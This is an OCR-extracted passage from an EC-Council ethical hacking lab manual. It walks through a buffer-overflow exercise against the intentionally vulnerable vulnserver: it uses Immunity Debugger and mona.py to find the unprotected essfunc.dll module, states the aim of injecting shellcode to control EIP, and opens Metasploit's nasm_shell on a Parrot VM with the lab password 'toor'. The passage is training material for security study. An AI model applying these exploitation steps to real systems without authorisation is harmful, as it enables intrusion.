
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

102. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001D1C]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
EAX 00C4F1EC ASCII "TRUN /.:/CCCC


104. Close **Immunity Debugger** and the vulnerable server process.
105. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
106. Now, we need to identify the right module of the vulnerable server that is lacking memory protection. In **Immunity Debugger**, you can use scripts such as **mona.py** to identify modules that lack memory protection.
107. Now, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Scripts**, copy the **mona.py** script, and paste it in the location **C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands**.

    Note: If the **Destination Folder Access Denied** pop-up appears, click **Continue**.



108. Close the **File Explorer** window.
109. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



110. The **Log data** pop-up window appears, which shows the protection settings of various modules.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

111. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.




112. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.
113. Switch to the **Parrot Security** virtual machine.
114. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
115. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
116. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
117. Now, type **cd** and press **Enter** to jump to the root directory.
118. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

